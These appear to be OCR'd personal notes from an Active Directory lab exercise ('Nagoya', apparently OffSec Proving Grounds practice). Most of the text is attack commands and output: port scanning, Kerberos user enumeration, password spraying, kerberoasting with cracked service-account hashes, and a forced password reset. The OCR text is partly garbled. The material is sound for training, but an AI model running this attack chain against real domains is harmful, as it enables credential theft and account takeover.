
AD - Nagoya


vendredi 4 avril 2025 17:00

```
sudo nmap -p- -sV -sC 192.168.135.21 --open
[sudo] password for alice:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-04 18:03 CEST
Nmap scan report for 192.168.135.21
Host is up (0.066s latency).
Not shown: 65512 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE          VERSION
53/tcp   open  domain           Simple DNS Plus
80/tcp   open  http             Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Nagoya Industries - Nagoya
88/tcp   open  kerberos-sec     Microsoft Windows Kerberos (server time: 2025-04-04 16:07:56Z)
135/tcp  open  msrpc            Microsoft Windows RPC
139/tcp  open  netbios-ssn      Microsoft Windows netbios-ssn
389/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: nagoya-industries.com0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
3268/tcp open  ldap             Microsoft Windows Active Directory LDAP (Domain: nagoya-industries.com0., Site: Default-First-Site-Name)
3269/tcp open  globalcatLDAPssl?
3389/tcp open  ms-wbt-server    Microsoft Terminal Services
| ssl-cert: Subject: commonName=nagoya.nagoya-industries.com
| Not valid before: 2025-04-03T16:00:55
|_Not valid after:  2025-10-03T16:00:55
|_ssl-date: 2025-04-04T16:09:31+00:00; +1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: NAGOYA-IND
|   NetBIOS_Domain_Name: NAGOYA-IND
|   NetBIOS_Computer_Name: NAGOYA
|   DNS_Domain_Name: nagoya-industries.com
|   DNS_Computer_Name: nagoya.nagoya-industries.com
|   DNS_Tree_Name: nagoya-industries.com
|   Product_Version: 10.0.17763
|_  System_Time: 2025-04-04T16:08:51+00:00
5985/tcp open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf           .NET Message Framing
49666/tcp open  msrpc           Microsoft Windows RPC
49668/tcp open  msrpc           Microsoft Windows RPC
49676/tcp open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc           Microsoft Windows RPC
49681/tcp open  msrpc           Microsoft Windows RPC
49691/tcp open  msrpc           Microsoft Windows RPC
49698/tcp open  msrpc           Microsoft Windows RPC
49717/tcp open  msrpc           Microsoft Windows RPC
Service Info: Host: NAGOYA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-04-04T16:08:56
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 349.14 seconds
```




192.168.135.21/Team
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Nagoya
Home
Team
Team
First Name
Last Name
Matthew
Harrison
Emma
Miah
Rebecca
Bell
Scott
Gardner
Terry
Edwards
Holly
Matthews
Anne
Jenkins
Brett
Naylor
Melissa
Mitchell
Craig
Carr
Fiona
Clark
Patrick
Martin
Kate
Watson
Kirsty
Norris



Version: v1.0.3 (9dad6e1) - 04/04/25 - Ronnie Flathers @ropnop
2025/04/04 18:28:28 > Using KDC(s):
2025/04/04 18:28:28 > 192.168.135.21:88
2025/04/04 18:28:28 > [+] VALID USERNAME: Holly.Matthews@nagoya-industries.com
2025/04/04 18:28:28 > [+] VALID USERNAME: Terry.Edwards@nagoya-industries.com
2025/04/04 18:28:28 > [+] VALID USERNAME: Emma.Miah@nagoya-industries.com
2025/04/04 18:28:28 > [+] VALID USERNAME: Matthew.Harrison@nagoya-industries.com
2025/04/04 18:28:28 > [+] VALID USERNAME: Rebecca.Bell@nagoya-industries.com
2025/04/04 18:28:28 > [+] VALID USERNAME: Brett.Naylor@nagoya-industries.com
2025/04/04 18:28:28 > [+] VALID USERNAME: Craig.Carr@nagoya-industries.com
2025/04/04 18:28:28 > [+] VALID USERNAME: Melissa.Mitchell@nagoya-industries.com
2025/04/04 18:28:28 > [+] VALID USERNAME: Anne.Jenkins@nagoya-industries.com
2025/04/04 18:28:28 > [+] VALID USERNAME: Scott.Gardner@nagoya-industries.com
2025/04/04 18:28:28 > [+] VALID USERNAME: Fiona.Clark@nagoya-industries.com
2025/04/04 18:28:28 > [+] VALID USERNAME: Kate.Watson@nagoya-industries.com
2025/04/04 18:28:28 > [+] VALID USERNAME: Kirsty.Norris@nagoya-industries.com
2025/04/04 18:28:28 > [+] VALID USERNAME: Patrick.Martin@nagoya-industries.com
2025/04/04 18:28:28 > [+] VALID USERNAME: Andrea.Hayes@nagoya-industries.com
2025/04/04 18:28:28 > [+] VALID USERNAME: Wayne.Hartley@nagoya-industries.com
2025/04/04 18:28:28 > [+] VALID USERNAME: Abigail.Hughes@nagoya-industries.com
2025/04/04 18:28:28 > [+] VALID USERNAME: Frances.Ward@nagoya-industries.com
2025/04/04 18:28:28 > [+] VALID USERNAME: Melanie.Watson@nagoya-industries.com
2025/04/04 18:28:28 > [+] VALID USERNAME: Sylvia.King@nagoya-industries.com
2025/04/04 18:28:28 > [+] VALID USERNAME: Iain.White@nagoya-industries.com
2025/04/04 18:28:28 > [+] VALID USERNAME: Bethan.Webster@nagoya-industries.com
2025/04/04 18:28:28 > [+] VALID USERNAME: Joanna.Wood@nagoya-industries.com
2025/04/04 18:28:28 > [+] VALID USERNAME: Elaine.Brady@nagoya-industries.com
2025/04/04 18:28:28 > [+] VALID USERNAME: Christopher.Lewis@nagoya-industries.com
2025/04/04 18:28:28 > [+] VALID USERNAME: Megan.Johnson@nagoya-industries.com
2025/04/04 18:28:28 > [+] VALID USERNAME: Joanne.Lewis@nagoya-industries.com
2025/04/04 18:28:28 > [+] VALID USERNAME: Damien.Chapman@nagoya-industries.com
2025/04/04 18:28:28 > Done! Tested 28 usernames (28 valid) in 0.204 seconds


Easy peasy

```
┌──(alice㉿kali)-[~/…/oscp/PG play/AD/nagoya]
└─$ nmap -p 88 --script=krb5-enum-users --script-args krb5-enum-users.realm='nagoya-industries.com',userdb=users 192.168.135.21
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-04 18:42 CEST
Nmap scan report for 192.168.135.21
Host is up (0.039s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|     Terry.Edwards@nagoya-industries.com
|     Melissa.Mitchell@nagoya-industries.com
|     Craig.Carr@nagoya-industries.com
|     Sylvia.King@nagoya-industries.com
|     Bethan.Webster@nagoya-industries.com
|     Abigail.Hughes@nagoya-industries.com
|     Christopher.Lewis@nagoya-industries.com
|     Anne.Jenkins@nagoya-industries.com
|     Andrea.Hayes@nagoya-industries.com
|     Patrick.Martin@nagoya-industries.com
|     Damien.Chapman@nagoya-industries.com
|     Frances.Ward@nagoya-industries.com
|     Emma.Miah@nagoya-industries.com
|     Joanne.Lewis@nagoya-industries.com
|     Iain.White@nagoya-industries.com
|     Brett.Naylor@nagoya-industries.com
|     Kate.Watson@nagoya-industries.com
|     Matthew.Harrison@nagoya-industries.com
|     Scott.Gardner@nagoya-industries.com
|     Wayne.Hartley@nagoya-industries.com
|     Holly.Matthews@nagoya-industries.com
|     Megan.Johnson@nagoya-industries.com
|     Elaine.Brady@nagoya-industries.com
|     Melanie.Watson@nagoya-industries.com
|     Kirsty.Norris@nagoya-industries.com
|     Fiona.Clark@nagoya-industries.com
|     Rebecca.Bell@nagoya-industries.com
|_    Joanna.Wood@nagoya-industries.com

Nmap done: 1 IP address (1 host up) scanned in 0.65 seconds
```





nagoya-industries.com

Fiona.Clark . Summer2023

Craig.Carr:Spring2023

```
smb: \nagoya-industries.com\scripts\> ls
  .                                   D        0  Sun Apr 30 10:07:13 2023
  ..                                  D        0  Sun Apr 30 10:07:13 2023
  ResetPassword                       D        0  Sun Apr 30 10:07:07 2023

                10328063 blocks of size 4096. 4814186 blocks available
smb: \nagoya-industries.com\scripts\> cd ResetPassword
smb: \nagoya-industries.com\scripts\ResetPassword\> ls
  .                                   D        0  Sun Apr 30 10:07:07 2023
  ..                                  D        0  Sun Apr 30 10:07:07 2023
  ResetPassword.exe                   A     5120  Sun Apr 30 19:04:02 2023
  ResetPassword.exe.config            A      189  Sun Apr 30 18:53:50 2023
  System.IO.FileSystem.AccessControl.dll      A    28552  Tue Oct 20 05:39:30 2020
  System.IO.FileSystem.AccessControl.xml      A    65116  Sat Oct 10 07:10:54 2020
  System.Security.AccessControl.dll      A    35952  Sat Oct 23 10:45:08 2021
  System.Security.AccessControl.xml      A   231631  Tue Oct 19 18:14:20 2021
  System.Security.Permissions.dll      A    30328  Wed Oct 19 03:34:02 2022
  System.Security.Permissions.xml      A     8987  Wed Oct 19 03:34:02 2022
  System.Security.Principal.Windows.dll      A    18312  Tue Oct 20 05:46:28 2020
  System.Security.Principal.Windows.xml      A    90968  Sat Oct 10 07:10:54 2020

                10328063 blocks of size 4096. 4811050 blocks available
smb: \nagoya-industries.com\scripts\ResetPassword\>
```

```
┌──(alice㉿kali)-[~/../oscp/PG play/AD/nagoya]
└─$ impacket-GetUserSPNs nagoya-industries.com/fiona.clark:'Summer2023' -dc-ip 192.168.135.21 -debug -outputfile kerberoast.txt
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[+] Connecting to 192.168.135.21, port 389, SSL False
[+] Total of records returned 5
ServicePrincipalName               Name          MemberOf                                                PasswordLastSet             LastLogon                   Delegation
---------------------------------  ------------  ------------------------------------------------------  --------------------------  --------------------------  ----------
http/nagoya.nagoya-industries.com  svc_helpdesk  CN=helpdesk,CN=Users,DC=nagoya-industries,DC=com  2023-04-30 09:31:06.190955  <never>
MSSQL/nagoya.nagoya-industries.com  svc_mssql                                                        2023-04-30 09:45:33.288595  2024-08-02 04:59:53.706593



[-] CCache file is not found. Skipping...
[+] The specified path is not correct or the KRB5CCNAME environment variable is not defined
[+] Trying to connect to KDC at 192.168.135.21:88
[+] Trying to connect to KDC at 192.168.135.21:88
[+] Trying to connect to KDC at 192.168.135.21:88
[+] Trying to connect to KDC at 192.168.135.21:88
```

```
┌──(alice㉿kali)-[~/../oscp/PG play/AD/nagoya]
└─$ cat kerberoast.txt
$krb5tgs$23$*svc_helpdesk$NAGOYA-INDUSTRIES.COM$nagoya-industries.com/svc_helpdesk*$37bf002e
5d3a02907837202b41cd563c5ba8c20727bed5c8dd54f29a631e088d793c52060d53206cd86dd1607eb6748fce9a
a3a3be50e0a3842ea367b0b2750368c41df175ab7382a852c21d15722a091b63356b96db0f6805736ef6aa05cdac
c64ad3416f48c35dd99df4f5db509201e720fe216fa4177eb7a743ff7717b7f9e6b1c7e5b54aecdfcc9cb94b2604
b36f60e99158d4731c5476fb8cbcd5dbd3aef4ee89dec2026e180662d161b3ec246eb984f6d15b50457e88d1011c
41f83db639cfdebeda61a2610b3153288e040cc6756a458021f36578289bf940097f2dcef95aa9e08dd39415d530
deeddb5d1ab27842452e3a37aa347e55cca8595e698aad7a70d848c81d42ed8f779a5d267fa993956b36b0cdffe9
1f6927f2f3df1398b9ff028eb1a7100560fcb80ca6813a286e41909880932a92b1b8784f9b87661c5f4fb00b068e
16a1ad106a1b1c443c8cb75bfcf725a4c20b835dc2cd01f808d4cc3da1791feb795a333f5bd99d8bfcc00dc8fb99
eb0384606d56fd49468602a13adf782945d72a54f5e1c6afe16c6d14e89bd01b38cb4a5a417bac364ebe67f193f
7eb13bb35951045dbddc83d4510704251bb27b531740377e8f3871a757f9d5c6eb834839562c797707aac9aec121
36921c0de065096b6d5d596980af2436a9fc43993b2458b314ac27696be5e1591bfe2a1980af70a02dbb0e86aeb7
ead834e5a7b13bb0db943fa
$krb5tgs$23$*svc_mssql$NAGOYA-INDUSTRIES.COM$nagoya-industries.com/svc_mssql*$b2184c5cc93cc9
666463ce23849361ef53f978d5ad69cc129a8ce7af6b57c3c5218dc3862ceb171095cffecaf6777b3c58738a8394
e14c5ea3d4d926e93b954422013709c2ef84fb0254077d92e5518fdda6fb6033821ef4e171878bbcf8b9a1fb6602
47e5308508e3269a3557afb1e7397df46a6381ac554af09280ff835f11f03537cbec80be63988ba4129afffa2f58
85dee8126792feb609498afdd3ce6bb019e5d2cdeff9881671cdaac6283b664dcc380b888d988875ec6285b3deb9
ca1a3b164811064e5ab04aa9d76e4a5aef0d2c0bc0d5e46e86603be08b9d6f27d05db8f4001d0006c5526c747368
d7fa539c9b7d644e61053926a98f72b0d35fdb3e2cb95e303cb5e50985811cac7bf797205df48b4a70fb65698293
7d2fec3528f70f75c0af39c2d7eaa62cf6477dc2d5347d8af49d856b04dbb6c574a61686a79d46f3b596eb18b0d0
f2a6e9c83142cb14d2f83f1feb004b856244b93bdd4476989743abd79001972e1b9bccbee2f37e825ae7162b8071
9e5275934244e2bea68052e240230eb06a70eb03146e25a10a36ae98242378da9578d9ee48d5c23e4b78a8ecf017
a24a79c09fd368ef6100e16226d3b17bcb64d366a1b0acf06ea42e89d5a31f8f3e028f1e87aaba504fac24c9e427
e4bd5d043276249403db9ebca031641d113b93c51a0679061aeedc1326799dd6e11e3244658b32df8f762064fc20
6a8e7d817db74f495
```

```
$krb5tgs$23$*svc_mssql$NAGOYA-INDUSTRIES.COM$nagoya-industries.com/sv
666463ce23849361ef53f978d5ad69cc129a8ce7af6b57c3c5218dc3862ceb171095c
e14c5ea3d4d926e93b954422013709c2ef84fb0254077d92e5518fdda6fb6033821ef
47e5308508e3269a3557afb1e7397df46a6381ac554af09280ff835f11f03537cbec8
85dee8126792feb609498afdd3ce6bb019e5d2cdeff9881671cdaac6283b664dcc380
ca1a3b164811064e5ab04aa9d76e4a5aef0d2c0bc0d5e46e86603be08b9d6f27d05db
d7fa539c9b7d644e61053926a98f72b0d35fdb3e2cb95e303cb5e50985811cac7bf79
7d2fec3528f70f75c0af39c2d7eaa62cf6477dc2d5347d8af49d856b04dbb6c574a61
f2a6e9c83142cb14d2f83f1feb004b856244b93bdd4476989743abd79001972e1b9bc
9e5275934244e2bea68052e240230eb06a70eb03146e25a10a36ae98242378da9578d
a24a79c09fd368ef6100e16226d3b17bcb64d366a1b0acf06ea42e89d5a31f8f3e028
e4bd5d043276249403db9ebca031641d113b93c51a0679061aeedc1326799dd6e11e3
6a8e7d817db74f495:Service1
Cracking performance lower than expected?
```

Svc_mssql Service1

svc_helpdesk

$krb5tgs$23$*svc_helpdesk$NAGOYA-INDUSTRIES.COM$nagoya-industries.com/svc_helpdesk*$37bf002ed0c3d5994c2de66c6259768e
$67ecee638b5fde346b0d3a67ab389ca26d438d5c8125fde1e7d5780e3199c401435dff01f651bac89115d3a02907837202b41cd563c5ba8c20727bed5c8dd54f29a631e088
d793c52060d53206cd86dd1607eb6748fce9ad79e0e22dd82ceaa1fbe787605f9f2fb7cf5531d58073c7580c799328a532de682cef6b24d6e95116d63d9b08a340bc33a4503
b11461a3a3be50e0a3842ea367b0b2750368c41df175ab7382a852c21d15722a091b63356b96db0f6805736ef6aa05cdaca1549365fedcef1afb76323deb9a2584c49636572
8c8a72b045f2199b869ac0ade50d60d377ca19841f23dfc4a1b5516de645df731b3c64ad3416f48c35dd99df4f5db509201e720fe216fa4177eb7a743ff7717b7f9e6b1c7e5b5
4aecdfcc9cb94b26045e971eb63d0433cc4e3fa21c70d6508164918f33d953ef8025bf26ccaceb28514c4e6034514ca16f34f10c131d43234b7a5b968152efb36f60e99158d47
31c5476fb8cbcd5dbd3aef4ee89dec2026e180662d161b3ec246eb984f6d15b50457e88d1011c98de9fee032a591ca865b50f905b91e17fb202eda896fa24a57a3e0e430db2
cd59c10da51712da783744b9ec1dcfc32f5312fd190e9b41f83db639cfdebeda61a2610b3153288e040cc6756a458021f36578289bf940097f2dcef95aa9e08dd39415d530f79
f5bf7edeb2a6daffee8e3709db0539674ff95d4faf246c8ca88d5c05e0f31fac2f5064733cc130ed04527bc6fed9db45576a7f7f6deeddb5d1ab27842452e3a37aa347e55cca85
95e698aad7a70d848c81d42ed8f779a5d267fa993956b36b0cdffe90f5dd142fdecd415a8192116c275dc093cc5ba5f3a95b954f6d9be310ebb803dc74c35a2564588f06c95b
d969cb64f881a433bf7199f1f6927f2f3df1398b9ff028eb1a7100560fcb80ca6813a286e41909880932a92b1b8784f9b87661c5f4fb00b068e25095c774e6a5f7068abfe09633
19d4befe3b40427ca2ea719b7d359486c8890b962660c38e23a11b71e884ca48ab79c7d46acb9a60216a1ad106a1b1c443c8cb75bfcf725a4c20b835dc2cd01f808d4cc3da1

791feb795a333f5bd99d8bfcc00dc8fb9954e9e06230d1ff17d85fc57cbd74f3f79449bd365127f1de59f5bd784544c13c1cf0bcd10dda4e964d7dbac03b579eeb8b0dffa48c67
eb0384606d56fd49468602a13adf782945d72a54f5e1c6afe16c6d14e89bd01b38cb4a5a417bac364ebe67f193f38af237fb964a794edaa85f3fc9db5648ddddb8fd73d087952
7b1145801e29ee8292f55e968546436f0996391d233566ef5817a575a0de7eb13bb35951045dbddc83d4510704251bb27b531740377e8f3871a757f9d5c6eb834839562c7
97707aac9aec121bd7a5f2c1dbbe86900f81a8abd0cb48aaefca49dd8df1b70dac2726d520efcb6341fd04824a50df4e7a8188daf11c2bf071dfa320fec36921c0de065096b6d
5d596980af2436a9fc43993b2458b314ac27696be5e1591bfe2a1980af70a02dbb0e86aeb7db5828426ed6644bb64d33025fb5628b9c97e5120a8e8fb4f4e18aae4f31cbb0b
5144fac0ce4c353160691c7df72bf3e7be3554d927eead834e5a7b13bb0db943fa

rpcclient -U nagoya-industries/svc_mssql 192.168.167.21

Svc_mssql : Service1

Joanna.wood


Possible attaque : kerberoast :

targetedKerberoast.py -v -d 'domain.local' -u 'controlledUser' -p 'ItsPassword'

Force change password :

net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%"Password" -S "DomainController"

pth-net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%"LMhash":"NThash" -S "DomainController"



Now that you know the target user's plain text password, you can either start a new agent as that user, or use that user's credentials in conjunction with PowerView's ACL abuse functions, or perhaps even RDP to a system the target user has access to. For more ideas and information, see the references tab.

python3 targetedKerberoast.py -v -d 'nagoya-industries.com' -u 'Fiona.Clark' -p 'Summer2023'

```
┌──(alice㉿kali)-[~/Desktop/oscp/PG PLAY/nagoya]
└─$ python3 targetedKerberoast.py -v -d 'nagoya-industries.com' -u 'Fiona.Clark' -p 'Summer2023'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (svc_helpdesk)
$krb5tgs$23$*svc_helpdesk$NAGOYA-INDUSTRIES.COM$nagoya-industries.com/svc_helpdesk*$a2f2d5d5c8642afd393fa822d505da
c247fe54b0d5023d3f955401fb54e8eedee84919fd99d1886e7dba3ed364eb3ecc730f4248fdd28cdd08906bf1a400eb8c48625af70cd05d4c
0a7d52888df98c377b31b688509b036da23485c2a268ed1022f7130af69f779b4ebcfbcfe9c7449b2c6851e44011277fbada5caef90b3a4bc8
6aa2650cb18e4435b48756680b90a792d6d5cf0f9f4ee890a3cbe60c3c09b15e60ffa86f6805a8a6bff7d90f7d50119ab1b7dd68c69393481b
597587536c577f4b4ef6a8bf2d7fbeef29bb7d896096d194397f68f336b4162f35ec15395f3263dc4bd2247ef624b80a31e9a9e08b8509fadc2
91b8588f0115959632750c81c8cc7effd98723f6c92c6a0b0aaa27d84b6350f56c8d7d92a72f5ec7c8292ead72a9e1824169790ebe078ca6fd
794la8e8a0c904a5c7444450158886 9dd3e650c2624e886a912fe4cabddeaa6d63ef3a7b5ad5f04b4cd8646848dd23d1a0fb45dfa7472fb351
e2a7537e22d50bcd9667525396106504 10a355f5b3b3664444b35c01e1828468f4e8fe71d7a14ad033508eaf1730d1597be594c6fbaf145ef4
6661758449 6805fe2ca81142adb808f928d85a5e23e4cfe7caefc0bfa79220a9826a270b1b292d48b479c42e1f4e0e36c4d7d31c6fa89b31fb
f351b72c3919663303d9bbfb403185db30a73bcb6823979dae140df91ef237f9bccb1bd8421c4717cfb29bffbbe42bf950b69222dfd6fbced9
72ab11f2d2f9ccbc895a223eec75e0c7eca6c868f01
[VERBOSE] SPN added successfully for (Iain.White)
[+] Printing hash for (Iain.White)
$krb5tgs$23$*Iain.White$NAGOYA-INDUSTRIES.COM$nagoya-industries.com/Iain.White*$7e56a3ce4fed7351cdb50bada70f4c8b$1
1a30ad6b22886fd75401c1dd618eed7735f771cf8d4ff3c5cf622524a59d3b3c228b09353802be7051e2e0a15dc00087564e7ba4840ede4f6c
f3ddb5743072ff09779f5eb78f2cef8d1b1525244de21fd5b0f1b9666ffec8d4e9f1142b336495fd8caa2b52a0508ded2c76189ffb2eac66c4
8653abb09cb4d85c99897be2a5899475456eaff2f68d45141ed43c4e3619b9093ae224f7047e7aea65d60cf8c0f946d20f6a005c2c5bdd7ae6
0dbad896ffed2401664067243 92ab203cc8141701912f3d98fed85eab9fc36cec3b47e0e2406b85a9df7aed992c347efa5a4556731a0f808855
f8fb69848c07d6c281b88a56aa3a5e282f8e437b35e32b263f403f2bce9082fb1b4e819f35f46781666e580921d082d8bab1caf00cd1f9d5b6
6e0ed6b9112fa7e12c90b1513d1daf76de6abefe48bd9f0db4f29f654bd44063d743361d4738c89785339d73ae6e60ba7c70e1174ca7b08920
890fcc903ae3ed3d0b69a9f3a4dc18049294554133 0cc82e44cd994f8483e1138a07f2d42acf09039805d5f2584ee0df0ebfc18cb9881c9bbb
41139776d9d97c893ead34d80bb4d3b4237f1d6d25b10840508 8b8234076ecf21bdf73b702002200b474eda5e1b784de91cfa5ad1571d63348
3691c2e45c1e356775c9e2fd3a2d9154e2f4dc9d7c36867b70ea79e12b9f41fd651c55a8a30ceee7bb19d08b0e496e9f92cc559251369007cb
6370a956d69f205f1dbbbbcae79a2f07c7d8700
[VERBOSE] SPN removed successfully for (Iain.White)
[VERBOSE] SPN added successfully for (Joanna.Wood)
[+] Printing hash for (Joanna.Wood)
$krb5tgs$23$*Joanna.Wood$NAGOYA-INDUSTRIES.COM$nagoya-industries.com/Joanna.Wood*$06a351003c1B23f5c8e5e7e6c20ed6b8
5f4a09a1a531be05e4d930b1b54e6da1e12a568404db765e8244018e406f773a3b4d0eea38390887c4ce6e11c777c97daba719c202a873ba6c
668225e9dc405c996b49f29e8fc6f7759501adbb54559cd12bd0a21eee7477102f5ecf2485f68f0af4bd800e218e5ef8d6655c7ea5b4b537db
1a9f341f3282cbcb1e10c80ec2e272b95c10ec4cf69fb53d12e77033ec128d31830b2a900555b013977f33811f4be18d0aed004ba9b6bd32f5
71272b395eb6b6e6d98d9bd0b2c64f8ad34ae30230961bdd4e99e7b8676c0bca4ec25f9c0d5313f525a57aa3703f77dad80344813d35a60744
1f78cce0192f53380e2faadbd8b4f7fffa4f7a994cc799f8cca7aac6f7ba3d9f67d3d3df29030ba82e32461d23c4afd95349d68e5647de96b1
ca9c778158a73c6c89d044122dcf5e9a8ae0dac33894f8ef4fbdbaf5c16ee0f29a8aff310820a6ef12796d61f60453ec27da2db3e789824107
f5e5da7897d1e69ad81800 4f17994a32bade500053d3b30be2497070981b0ccda98176798c35d7feb9d439f1d3d294b41eaffc234c4f3c3e8
cf446bcefa23d0c698fbdd67d1199fa9c80025583903b6a3211678b400c0a148835d8852c2458373a77ea32c62a421f4a58e30d53258a03510
7b6b418a1a131607ab6b27c0e56a0d4ee005e3567d4069050c1a8dbd552762cb8655d7cc1df494ec227c69393d90d6e73bf62c2a3914759c5e
20d59caeb207f5eb3cd48d2c89a9c93c2633e2219
```

net rpc password "Joanna.wood" "Summer2023" -U "nagoya-industries.com"/"Fiona.Clark"%"Summer2023" -S "nagoya-industries.com"

```
┌──(alice㉿kali)-[~/Desktop/oscp/PG PLAY/nagoya]
└─$ net rpc password "Joanna.wood" "Summer2023" -U "nagoya-industries.com"/"Fiona.Clark"%"Summer2023" -S "nagoya-industries.com"
```

Joanna.wood : Summer2023

```
┌──(alice㉿kali)-[~/Desktop/oscp/PG PLAY/nagoya]
└─$ crackmapexec smb 192.168.171.21 -u joanna.wood -p Summer2023 --continue-on-success
